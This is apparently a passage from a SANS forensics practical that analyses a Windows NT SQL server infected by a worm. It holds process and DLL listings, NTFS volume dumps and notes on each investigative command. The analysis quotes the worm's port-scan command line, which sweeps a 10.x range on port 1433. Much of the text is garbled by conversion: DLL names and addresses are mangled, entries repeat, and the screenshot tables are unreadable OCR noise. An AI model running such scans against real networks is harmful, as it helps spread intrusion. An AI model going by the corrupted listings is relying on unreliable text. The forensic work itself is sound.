 C:\WINNT\system32\MSOSS.dll

 0x5cf00000
 0x5e000
 5.131.1877.0005
 C:\WINNT\system32\CRYPT32.dll

 0x71840000
 0x1000
 6.00.0000.7753
 C:\WINNT\system32\msnsspc.dll

 0x60900000
 0xe000
 5.50.4134.0600
 C:\WINNT\system32\digest.dll

 0x411c0000
 0x5000
 C:\MSSQL7\binn\SQLRGSTR.DLL
 1998.11.0013.0000

 0x417f0000
 0x8000
 1998.11.0013.0000
 C:\MSSQL7\binn\sqlboot.dll

```
PSTORES.EXE pid: 264
```

Command line: c:\winnt\system32\pstores.exe

Base Size Version Path 0x01000000 0x17000 5.00.1877.0003 c:\winnt\system32\pstores.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77bf0000 0x7000 4.00.1381.0319 c:\winnt\system32\rpcltc1.dll 0x76ac0000 0x1d000 4.00.1381.0125 c:\winnt\system32\imagehlp.dll 0x47600000 0xe000 5.131.1877.0005 c:\winnt\system32\wintrust.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x5cf00000 0x5e000 5.131.1877.0005 c:\winnt\system32\CRYPT32.dll 0x5e380000 0x25000 5.131.1877.0003 c:\winnt\system32\MSOSS.dll 0x47a80000 0x11000 5.131.1877.0004 c:\winnt\system32\SOFTPUB.DLL 0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll 0x6000000 0xd000 5.00.1877.0005 c:\winnt\system32\pstorerc.dll 0x5a880000 0x13000 5.00.1877.0005 c:\winnt\system32\psbase.dll 0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll

```
LOCATOR.EXE pid: 267
```

Command line: C:\WINNT\System32\LOCATOR.EXE

Base Size Version Path 0x01880000 0x20000 4.00.1381.0288 C:\WINNT\System32\LOCATOR.EXE 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll 0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\System32\rpcltc1.dll 0x77e00000 0x6000 4.00.1381.0319 C:\WINNT\System32\rpclts1.dll

sqlagent.exe pid: 87 Command line: C:\MSSQL7\binn\sqlagent.exe

Steven G Lukacs GCFA Practical Assignment

Base Size Version Path
0x00400000 0x57000 2000.02.0008.0000 C:\MSSQL7\binn\sqlagent.exe
0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
0x41100000 0xc000 1999.10.0020.0000 C:\WINNT\system32\SQLWOA.dll
0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll
0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll
0x77d80000 0x32000 4.00.1381.0319 C:\WINNT\system32\comdlg32.dll
0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll
0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll
0x412f0000 0x6000 1999.10.0020.0000 C:\WINNT\system32\SQLWID.dll
0x415e0000 0x19000 2000.02.0008.0000 C:\MSSQL7\binn\SQLSVC.dll
0x1f7d0000 0x34000 3.520.4403.0002 C:\WINNT\system32\ODBC32.dll
0x41220000 0x6000 3.70.0008.0020 C:\WINNT\system32\odbcbcp.dll
0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll
0x779c0000 0x8000 4.00.1371.0001 C:\WINNT\system32\LZ32.dll
0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll
0x41320000 0x6000 1998.11.0013.0000 C:\MSSQL7\binn\SQLRESLD.dll
0x41210000 0x8000 1998.11.0013.0000 C:\MSSQL7\binn\W95SCM.dll
0x410b0000 0x4f000 2000.02.0008.0000 C:\MSSQL7\binn\COMNEVNT.dll
0x41330000 0xf000 1999.04.0012.0000 C:\MSSQL7\binn\SEMMAP.dll
0x776d0000 0x8000 4.00.1381.0300 C:\WINNT\system32\WSOCK32.dll
0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2_32.dll
0x776a0000 0x7000 4.00.1381.0164 C:\WINNT\system32\WS2HELP.dll
0x1f8c0000 0x16000 3.520.4403.0002 C:\WINNT\system32\odbcint.dll
0x75a80000 0x7000 4.00.1381.0164 C:\WINNT\system32\NDDEAPI.DLL
0x77c00000 0x18000 4.00.1381.0314 C:\WINNT\system32\WINSPOOL.DRV
0x42480000 0x6000 1998.11.0013.0000 C:\MSSQL7\binn\Resources\1033\SQLSVC.RLL
0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\system32\rpcltc1.dll
0x42420000 0x8000 1998.11.0013.0000 C:\MSSQL7\binn\Resources\1033\SEMMAP.RLL
0x41840000 0xa000 1999.04.0015.0000 C:\MSSQL7\binn\SQLAGENT.DLL
0x41230000 0x7e000 3.70.0008.0020 C:\WINNT\System32\SQLSRV32.dll
0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll
0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll
0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll
0x65340000 0x92000 2.40.4277.0001 C:\WINNT\system32\OLEAUT32.dll
0x1f820000 0x1a000 3.520.4403.0002 C:\WINNT\system32\odbccp32.dll 0x41a50000 0xb000 1998.11.0013.0000 C:\MSSQL7\BINN\SQLCMDSS.DLL
0x419b0000 0xb000 1998.11.0013.0000 C:\MSSQL7\BINN\SQLEMDSS.DLL
0x41a40000 0xa000 1998.11.0013.0000 C:\MSSQL7\BINN\SQLATXSS.DLL
0x41e70000 0x11000 1998.11.0013.0000 C:\MSSQL7\binn\AXSCPHST.DLL
0x42620000_0x7000_1998.11.0013.0000_C:\MSSQL7\binn\Resources\1033\AXSCPHST.RLL
0x73310000 0x8000 1999.10.0020.0000 C:\WINNT\system32\DBNMPNTW.DLL

services.exe pid: 136

Command line: "C:\WINNT\system32\drivers\services.exe" -q -c 10000 10.1.1.1-255.254 -p 1433 -o rdata.txt -z 100

 Base
 Size
 Version
 Path

 0x00400000
 0x9b000
 1.01.0003.0000
 C:\WINNT\system32\drivers\services.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x77f00000
 0x5e000
 4.00.1381.0300
 C:\WINNT\system32\KERNEL32.DLL

Steven G Lukacs GCFA Practical Assignment

0x78000000x400006.00.8397.0000C:\WINNT\system32\MSVCRT.dll0x77e700000x550004.00.1381.0310C:\WINNT\system32\USER32.dll0x77ed00000x2c0004.00.1381.0298C:\WINNT\system32\GDI32.dll0x77dc00000x3f0004.00.1381.0281C:\WINNT\system32\ADVAPI32.dll0x77e100000x570004.00.1381.0282C:\WINNT\system32\RPCRT4.dll0x776b00000x140004.00.1381.0282C:\WINNT\system32\WS2_32.dll0x776a00000x70004.00.1381.0164C:\WINNT\system32\WS2_4BLP.dll0x776600000xf0004.00.1381.0164C:\WINNT\system32\ws2thELP.dll0x776900000x90004.00.1381.0297C:\WINNT\System32\ws2thEtpp.dll0x776d00000x80004.00.1381.0300C:\WINNT\system32\WS0CK32.dll

NDDEAGNT.EXE pid: 315 Command line: nddeagnt.exe

 Base
 Size
 Version
 Path

 0x01a90000
 0x6000
 4.00.1381.0164
 C:\WINNT\System32\nddeagnt.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\nddeagnt.exe

 0x75a80000
 0x7000
 4.00.1381.0164
 C:\WINNT\System32\nddeApi.dll

 0x7760000
 0x5e000
 4.00.1381.0164
 C:\WINNT\System32\NDdeApi.dll

 0x7760000
 0x5e000
 6.00.8397.0000
 C:\WINNT\system32\MSVCRT.dll

 0x77e70000
 0x55000
 4.00.1381.0300
 C:\WINNT\system32\KERNEL32.dll

 0x77ed0000
 0x2c000
 4.00.1381.0298
 C:\WINNT\system32\GDI32.dll

 0x77c10000
 0x3f000
 4.00.1381.0281
 C:\WINNT\system32\ADVAPI32.dll

 0x77e10000
 0x57000
 4.00.1381.0315
 C:\WINNT\system32\RPCRT4.dll

 0x77bf0000
 0x7000
 4.00.1381.0319
 C:\WINNT\System32\RPCRT4.dll

EXPLORER.EXE pid: 221 Command line: Explorer.exe

Base Size Version Path 0x01580000 0x3c000 4.00.1381.0282 C:\WINNT\Explorer.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll 0x77720000 0x11000 4.00.1381.0289 C:\WINNT\system32\MPR.dll 0x71810000 0x17000 5.50.4134.0600 C:\WINNT\System32\url.dll 0x70bd0000 0x4c000 5.50.4134.0600 C:\WINNT\system32\SHLWAPI.dll 0x779b0000 0x9000 4.00.1371.0001 C:\WINNT\System32\LinkInfo.dll 0x77a40000 0xd000 4.00.1381.0164 C:\WINNT\System32\ntshrui.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll 0x77800000 0x3a000 4.00.1381.0164 C:\WINNT\system32\NETAPI32.dll 0x77840000 0x9000 4.00.1371.0001 C:\WINNT\system32\NETRAP.dll 0x777e0000 0xd000 4.00.1381.0164 C:\WINNT\system32\SAMLIB.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\System32\rpcltc1.dll 0x77890000 0x15000 4.00.1381.0316 C:\WINNT\System32\NETUI0.dll 0x77850000 0x3a000 4.00.1381.0316 C:\WINNT\System32\NETUI1.dll

PROMon.exe pid: 131 Command line: "C:\WINNT\System32\PROMon.exe"

Steven G Lukacs GCFA Practical Assignment

 Base
 Size
 Version
 Path

 0x0040000
 0xb000
 1.09.0000.0000
 C:\WINNT\System32\PROMon.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x77f00000
 0x5e000
 4.00.1381.0300
 C:\WINNT\system32\KERNEL32.dll

 0x77e70000
 0x55000
 4.00.1381.0310
 C:\WINNT\system32\USER32.dll

 0x77e0000
 0x2c000
 4.00.1381.0298
 C:\WINNT\system32\GDI32.dll

 0x77e10000
 0x3f000
 4.00.1381.0281
 C:\WINNT\system32\ADVAPI32.dll

 0x77e10000
 0x57000
 4.00.1381.0335
 C:\WINNT\system32\ADVAPI32.dll

 0x77c40000
 0x13c000
 4.00.1381.0332
 C:\WINNT\system32\SHELL32.dll

 0x77r0000
 0x8a000
 5.81.4134.0600
 C:\WINNT\system32\COMCTL32.dll

 0x77bf0000
 0x7000
 4.00.1381.0319
 C:\WINNT\system32\rpcltc1.dll

```
LOADWC.EXE pid: 225
```

Command line: "C:\WINNT\System32\loadwc.exe"

 Base
 Size
 Version
 Path

 0x0100000
 0x6000
 5.50.4134.0600
 C:\WINNT\System32\loadwc.exe

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x77f00000
 0x3f000
 4.00.1381.0281
 C:\WINNT\System32\ADVAPI32.dll

 0x77e70000
 0x55000
 4.00.1381.0300
 C:\WINNT\system32\KERNEL32.dll

 0x77e70000
 0x55000
 4.00.1381.0310
 C:\WINNT\system32\GDI32.dll

 0x77e10000
 0x57000
 4.00.1381.0358
 C:\WINNT\system32\GDI32.dll

 0x77e10000
 0x57000
 4.00.1381.0355
 C:\WINNT\system32\GDI32.dll

 0x77b0000
 0x4c000
 5.50.4134.0600
 C:\WINNT\system32\SHLWAPI.dll

 0x77bf0000
 0x4c000
 5.50.4134.0600
 C:\WINNT\system32\SHLWAPI.dll

sqlmangr.exe pid: 216 Command line: "C:\MSSQL7\Binn\sqlmangr.exe" /n

Size Version Path Base 0x00400000 0x1c000 2000.02.0008.0000 C:\MSSQL7\Binn\sqlmangr.exe 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x78000000 0x40000 6.00.8397.0000 C:\WINNT\system32\MSVCRT.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x77b20000 0xb7000 4.00.1381.0326 C:\WINNT\system32\ole32.dll 0x41210000 0x8000 1998.11.0013.0000 C:\MSSQL7\Binn\W95SCM.dll 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\System32\rpcltc1.dll 0x776b0000 0x14000 4.00.1381.0282 C:\WINNT\system32\WS2 32.dll 0x776a0000 0x7000 4.00.1381.0164 C:\WINNT\system32\WS2HELP.dll

CMD.EXE pid: 209 Command line: "E:\CMD.EXE"

 Base
 Size
 Version
 Path

 0x01360000
 0x42000
 4.00.1381.0273
 E:\CMD.EXE

 0x77f60000
 0x5e000
 4.00.1381.0298
 C:\WINNT\System32\ntdll.dll

 0x77e70000
 0x55000
 4.00.1381.0310
 C:\WINNT\system32\USER32.dll

 0x77f00000
 0x5e000
 4.00.1381.0300
 C:\WINNT\system32\KERNEL32.dll

 0x77ed0000
 0x2c000
 4.00.1381.0298
 C:\WINNT\system32\GDI32.dll

Steven G Lukacs GCFA Practical Assignment

35

© SANS Institute 2004.

0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll 0x77720000 0x11000 4.00.1381.0289 C:\WINNT\system32\MPR.dll

listdlls.exe pid: 237 Command line: listdlls

```
Size Version
                                Path
 Base
 0x00400000 0xe000 2.20.0000.0000 E:\listdlls.exe
 0x77f60000 0x5e000 4.00.1381.0298 C:\WINNT\System32\ntdll.dll
 0x77f00000 0x5e000 4.00.1381.0300 C:\WINNT\system32\KERNEL32.dll
 0x77a90000 0xb000 4.00.1371.0001 C:\WINNT\system32\VERSION.dll
 0x77c40000 0x13c000 4.00.1381.0332 C:\WINNT\system32\SHELL32.dll
 0x77ed0000 0x2c000 4.00.1381.0298 C:\WINNT\system32\GDI32.dll
 0x77e70000 0x55000 4.00.1381.0310 C:\WINNT\system32\USER32.dll
 0x77dc0000 0x3f000 4.00.1381.0281 C:\WINNT\system32\ADVAPI32.dll
 0x77e10000 0x57000 4.00.1381.0335 C:\WINNT\system32\RPCRT4.dll
 0x71700000 0x8a000 5.81.4134.0600 C:\WINNT\system32\COMCTL32.dll
 0x779c0000 0x8000 4.00.1371.0001 C:\WINNT\system32\LZ32.dll
 0x76ac0000 0x1d000 4.00.1381.0125 C:\WINNT\System32\IMAGEHLP.dll
 0x77bf0000 0x7000 4.00.1381.0319 C:\WINNT\System32\rpcltc1.dll
COMMAND RUN:at
The service has not been started.
COMMAND RUN:sniffer
```

Sniffer Detector, by H. Carvey (keydet89@yahoo.com)

Packet sniffer not detected. COMMAND RUN:mdmchk

0 modem(s) detected. No modem driver entries. COMMAND RUN:share -s localhost -f NetShareEnum error: The network path was not found. COMMAND RUN:ntfsinfo c:

NTFS Information Dump Copyright (C) 1997 Mark Russinovich http://www.ntinternals.com

Volume Size

Volume size	: 3992 MB
Total sectors	: 8177084
Total clusters	: 1022135
Free clusters	: 653574
Free space	: 2553 MB (63% of drive)

Allocation Size

Bytes per sector : 512 Bytes per cluster : 4096 Bytes per MFT record : 1024 Clusters per MFT record: 0

Steven G Lukacs GCFA Practical Assignment

36

MFT Information

MFT size	: 6 MB (0% of drive)
MFT start cluster	: 4
MFT zone clusters	: 0 - 127776
MFT zone size	: 499 MB (12% of drive)
MFT mirror start	: 511067

Meta-Data files

\$MFT	16384 bytes
\$MFTMirr	4096 bytes
\$LogFile	4194304 bytes
\$Volume	0 bytes
\$AttrDef	36000 bytes
\$Bitmap	127768 bytes
\$Boot	8192 bytes
\$BadClus	0 bytes
\$UpCase	131072 bytes
COMMAND F	RUN:ntfsinfo d:

NTFS Information Dump Copyright (C) 1997 Mark Russinovich http://www.ntinternals.com

Volume Size

: 13327 MB
: 27294434
: 3411804
: 2768471
: 10814 MB (81% of drive)

Allocation Size

Bytes per sector : 512 Bytes per cluster : 4096 Bytes per MFT record : 1024 Clusters per MFT record: 0

MFT Information

MFT size	6 MB (0% of drive)
MFT start cluster	: 4
MFT zone clusters	: 0 - 426496
MFT zone size	: 1666 MB (12% of drive)
MFT mirror start	: 1705902

Meta-Data files

16384 bytes
4096 bytes
4194304 bytes
0 bytes
36000 bytes

Steven G Lukacs GCFA Practical Assignment

37

\$Bitmap426480 bytes\$Boot8192 bytes\$BadClus0 bytes\$UpCase131072 bytesCOMMAND RUN:rasautou -sCOMMAND RUN:date /tSun 10/27/2002COMMAND RUN:time /t9:29p9:29p

Live Online Analysis – Windows Forensics Tools continued....

Commands with abnormal output

- netstat –an is used to display network connections and provided a multitude of information regarding the active connections on the system. In the output of netstat we see 100 active connections to varying IP addresses on destination port 1433 (mssql). The SQL worm is scanning for other systems running MSSQL 7 with blank administrator passwords.
- pslist and ps –ealW also provided some interesting facts. There are two copies of the services.exe program running. One is at PGID 48 and the other is at PGID 136. We know form the SQL Worm analysis that services.exe (fscan) is copied to C:\WINNT\System32\Drivers and this coorisponds with our process at PGID 136. We also know from our netstat output that the system is actively scanning systems on port 1433 as described in the SQL worm analysis, thus we are sure that PGID 136 is in fact fscan, a command the worm used to portscan other systems.
- **psinfo** is used to take a snapshot of a number of system items including the kernel version, product type, product version, service pack, kernel build number, organization, owner, install date, system root folder, number of processors, processor speed and type, physical memory and applied hotfixes. The information output in this case was normal and confirmed the known configuration, however the applied hotfix listing showed this system was out of date.
- listdlls displays a list of running applications and their associated dynamic link libraries. Proof that the worm is active can been seen in the output of listdlls. We See the two services commands PGID 48 and 136. The first looks normal, the second has the following syntax →
 C:\WINNT\system32\drivers\services.exe" -q -c 10000 10.1.1.1-255.254 -p 1433 -o rdata.txt -z 100. Obviously the worm is at work actively scanning other systems. Also seen by listdlls is the sqlprocess.js script, which is the worms main script that activates the commands such as services.exe (fscan) and others as described in the worm analysis.

• **share** displays the shares available on the system via a. The victim system had multiple shares available that could be accessed and exploited, however no evidence was found to confirm this theory.

Commands with normal output

- **time /t** and **date /t** are commands used to display and record the system time and date at the time of the online analysis.
- **fport** did not produce any output due to an incompatibility with the victim system.
- nbtstat –c
- **arp** –**a** is a command used to display the MAC addresses of systems or devices that have recently connected to the host system. In this case, the victim system was connected to a closed test network and did not provide any information to be used in the analysis.
- **route print** is used to show the system routes or paths that need to be taken by default or specific networks. The output of this shows normal routing for the configured networks.
- **net file, session, share, start, use, view** are all commands used to display information about network shares. Although configuring shares is not a good security practice, there was no evidence the shares were used or accessed.
- **uname –a** is a command used to display the system hostname, hardware type, operating system release, operating system name, processor type and version. For this purpose we use it for confirmation.
- **uptime** is used to show how long the system has been running. This is useful in a live analysis to show if the system had been recently re-booted, due to the installation of a component such as a sniffer driver or some hostile attack that would initiate a re-boot. In this case, the system was booted in a controlled manner and the output of uptime was not useful.
- hostname is used to show the assigned name of the system.
- **whoami** shows the current logged in user. In this case it was the admin user. An investigator can use this command to ensure they have the appropriate access rights to run many of the forensics commands required for analysis.
- **env** is a command used to display the system environment variables. All of the variables displayed appeared normal.
- **psloggedon** shows the current users logged onto the system.
- **ntlast –r –f** shows that last few users who accessed the system including login times and dates. This output appeared normal.
- **at** The at command is the Windows equivalent to the Unix crontab command. It is used to schedule automated tasks. The victim system did not have any scheduled jobs.
- **sniffer** is used to check for packet capturing applications or drivers. None were detected on the victim system.

- **mdmchk** is used to check for modem drivers. None were detected on the victim system.
- **ntfsinfo** is used to display an overview of the volume information on the system including meta data, layout and percentage of volume used. Output was normal and gave an understanding of how much disk was used and would have to be recovered for analysis.
- **rasautou –s** shows the use of dialup networking. No dial up network was configured on this system.
- **sfind** was run on a Windows 2000 system with the victim system mounted as a secondary disk. No alternate data stream files were located in both victim partitions C: and D:
- **time /t** and **date /t** are commands used to display and record the system time and date at the time of the online analysis. In this case it is used to document the end time of the forensics commands run via the batch file.

MAC Time Analysis

The screen shots below identify the original build date as Jan 9, 2001 @ 23:48:04 PST, as can be seen by the MFT creation and the MFT mirror creation. However it seems this may be inaccurate since it seems unlikely someone was building the system at that time in the evening. Further analysis shows the time changing mid-install which may identify that the Windows system installer modified the system time to the current time zone during the installation. Last access to the system was June 4, 2002 @ 23:52:53 when it was logged into by an ACME Corp administrator to verify the system identity before decommissioning. *Note: The project managers and the forensics investigator were not aware of the ACME administrator who maintained a copy of the administrator as described in the first section of this analysis.* The system was powered off by the power switch and not shutdown by normal operating system methods. See Images 9.0-9.1

Image 9.0

The Line - Romanner						10.00
tenter Dit Dies De Bannen		p				
the second	100 A AK& 4 4					
the states IB advisedance	HARLING CONTRACTORS IN THE PROPERTY OF	1-18				
Printed A South as instead of T	1 h					
Autopay Home View Rolas					Jan 2001 An 2000 Ann 2001	1
	Name and the date of a date of	4175		44 0 1-128-1	Catalitati	
tere Lone mere		20 S			CABUCA	
				48 8 10-128-1	CARETYLERAN N.A. PLATERCEPTER RESIDENT AT RESIDENT TORONG CARE INVESTIGATION	
and finds free					Citizes	
				48.0.0.120.0	Crititat Out attact	
ente Pere Local	8	8	-	48.8 8.128.1	Crédents	
na Tind Line		4199		46 6 10261	CARCYCLENE A SUIT A DOCTORNEL REPORTED TO DESIGN AND THE INCOME.	
			Bat -iteman	45.0 5125-0	E. Durante present and (minimal scalar)	
		121780		46.0.6-129-1	Critition	
		ers:		48 8 9 1000-1	Citize	
		100002		46 8 10-128-1	CitigCan	
		anima.		48.0.0-120-1	CINFT	
		1100204		#8 0 3-128-1	Catofia	
	the second second second	Maint .		48.11.8-128-1	CANDE	
	Ten Jan 19 (197) 2355-21	30119	-	48 8 1212 128-4	C/WW/D9Facresservel	
		1000	A character	48.010761084	C/WBWUSyllen020albahusee	
		118022		48 11 1014-103-4	C/000VDysines125x88ppre.aux	
	The day 10 2011 12:02 27	9440	A	48.0 1440-128-4	C/W569/Usystem/Dismalely-46	
	Type Juge 244 2007 12122-000	38871	*	40.0 1400-020-4	C/WHWU/Unitragattia Inc	
		63455		46.8 1463-125-4	(wherthe age of	
		SETTA .	A. Administra	40.0.3409-025-4	Crimer/Dynamilinggeniana	
		62452	a distanta	45.0 1452-122-4	C / MINING SHORE AND	
	the second s	9028	a -tempte	48.5 343-1254	C/WMW/Drymani@hand.syn	
	Tve.340.05.0507 2350.34	27825	a	40.0 1434-125-4	C/WINV//vymentituteue	
	Twe Jan 19 2007 22 00 25	1111	A	48.8.1489-128-4	C/WWW/hymedDaulaula.hp	
	Tue Jac 10 2007 233336	SINT	a Addition	48.0 1002-120-6	C/WHHThymedDhamaing	
		48889		48 3 1489-123-4	C/WBW//spinet/Dancapil/#	
		10110		#13 1468 1254	C/MNPThylexU28a/spare	
		1114			C/WHHTDyseeLitesing on	
	Tel: All: 05 (507 22.03 37				C/WHITThy music React rate	
		4111	*	45.5 1010-0.0-4	C/WWWVeyment20mm4.ren	
			a Johnson	48.8 1812-128-4	C/WWWD/synamic/based rom (minimal mailes)	
	1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1 1	5115	A	45.0.1914.3394	E/WiteVities/it.or	

Image 9.1

Tan Jan Tan Jan Tan Jan Tan Jan	5000 - 5 2010 -	Jan 2001 - size 2001	
Vere loss ray Deam free loss Deam fr	5000 - 5 2010 -		
Dana Dala File Desar Tan Jan Dise Tan Jan Tan Jan Tan Jan Tan Jan Tan Jan	5000 - 5 2010 -	2 Instanting 48 2.355-128-4 C.NYEP/NetLine and 3 Instanting 48 2.352-128-4 C.NYEP/NetLine 201 4 Instanting 48 2.352-128-4 C.NYEP/NetLine 201 4 Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 5 Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 6 Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 6 -Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 6 -Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 6 -Instanting 48 2.352-128-4 C.NYEP/NetLine 201 State 7 -Instanting 48 2.352-144-1 D.45000x/1 State State 8 -Instanting 48 2.352-144-1 D.45000x/1 State State State 4 -Instanting 48 2.352-144-1 D.45000x/1<	
Deem Debi File (Deem Trac (Dee Nam/Trac (Dee) Nam/Trac (Dee) Trac Ann Trac Ann Trac Ann Trac Ann Trac Ann Trac Ann Trac Ann Trac Ann Trac Ann	20110 - 1 21108 - 2 4000 - 2 2010 - 2 2	1	
Inter State Loss Test Constant Test Ann Test Ann Test Ann Test Ann Test Ann Test Ann Test Ann Test Ann Test Ann	21168 - 4 48982 - 4 5982 - 5 982 002 14 0011 - 9982 - 4 809 - 9 99 002 14 5012 - 5056 - 4 99 002 14 5012 - 5056 - 4 19225 - 4 19225 - 4 19225 - 4 19225 - 4	1 Instance 41 2.0 12.4 C.NNETWERL/NUX.01 paper-scale) 2 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 2 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 3 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 4 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 4 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 5 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 6 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 6 Instance 41 2.4 C.NNETWERL/NUX.01 paper-scale) 7 Instance 41 1.0 C.NNETWERL/NUX.01 paper-scale) 8 Instance 41 1.0 C.NNETWERL/NUX.01 paper-scale) 8 Instance 41 1.0 C.NNETWERL/NUX.01 <td></td>	
Inter State Loss Text Text Loss Text Aust Text Aust Text Aust Text Aust Text Aust Text Aust Text Aust	4946)	1	
The And The And The And The And The And The And The And	50116	2	
The And The And The And The And The And The And The And	7942	0 -i-memorie 41.2 2002.1/20-4 C-002.04/2012/2012/2012 0 -dimensional 41.2 0.002.1/20.2 C C 0 -dimensional 41.2 0.002.1/20.2 C C C 0 -dimensional 41.2 0.002.1/20.2 C <td></td>	
Tan Jan Tan Jan Tan Jan Tan Jan Tan Jan	NA CONT IN NUME IN A CONT IN NUME IN A CONT IN NUME IN A CONT INT A CONT IN A CONT INT A CONT IN A CONT IN A CONT INT A CON	generative off 2 4902/441 D.PECYCLEB defensement off 2 4902/441 D.PECYCLEB defensement off 2 1002/441 D.PECYCLEB defensement off 2 1004/441 D.PECYCLEB	
Tan Jan Tan Jan Tan Jan Tan Jan	809 4 809 4 90 5 90 2012 14 50.14 253.04 1 19225 4 10.012 1 90.012 1 90.010	Atheneses all 8 0051427 0-0475 Atheneses all 8 0051427 0-0475 Atheneses all 8 0051427 0-0475 Atheneses all 8 0051427 0-0455 Atheneses all 8 0.105142 0-0455 Atheneses all 8 0.1051424 0-04555 Atheneses all 8 0.1051424 0-04555 Atheneses all 8 0.105142 Atheneses all 8 0.105142 Atheneses all 8 0.10514 Atheneses	
